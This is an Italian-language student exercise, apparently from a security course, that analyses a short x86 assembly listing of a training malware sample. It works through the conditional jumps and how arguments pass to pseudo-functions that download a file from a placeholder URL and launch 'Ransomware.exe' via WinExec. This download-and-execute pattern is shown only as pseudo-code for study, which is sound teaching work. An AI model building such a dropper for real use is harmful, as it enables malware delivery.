Consegna S11/L5

QUESITI

1. Spiegate, motivando, quale salto condizionale effettua il Malware.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati


3. Quali sono le diverse funzionalità implementate all'interno del Malware?

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

QUESITO 1

Locazione	Istruzione	Operandi
00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0
0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

In questa tabella possiamo notare due salti. Il primo non viene effettuato perché nel registro EAX viene inserito 5, il quale è comparato (cmp) con 5 e quindi il risultato sarà 0. Dato che il risultato è 0 lo ZF sarà 1 e quindi non effettuerà il jnz (jump if not zero) perché lo ZF non è 0. Nel secondo caso, invece, viene inserito 10 nel registro EBX, incrementato di 1 e poi confrontato con 11 il cui risultato sarà 0 e lo ZF 1. Dato che abbiamo un jz (jump if zero) ovvero salterà in caso lo ZF sia 1, allora il salto viene effettuato.



QUESITO 2

In questo diagramma si nota come un salto viene effettuato e l'altro no.

QUESITO 3

Le funzionalità implementate nel malware sono:

- DownloadToFile(): usata per scaricare file da un determinato URL.

- WinExec(): usata per creare un processo

QUESITO 4

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

In questa tabella si può notare come l'URL del malware (EDI) viene copiato nel registro EAX , che viene passato come parametro della funzione DownloadToFile().

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

In questa tabella si può notare come il percorso dell'eseguibile del malware (EDI) viene copiato nel registro EDX , che viene passato come parametro della funzione WinExec().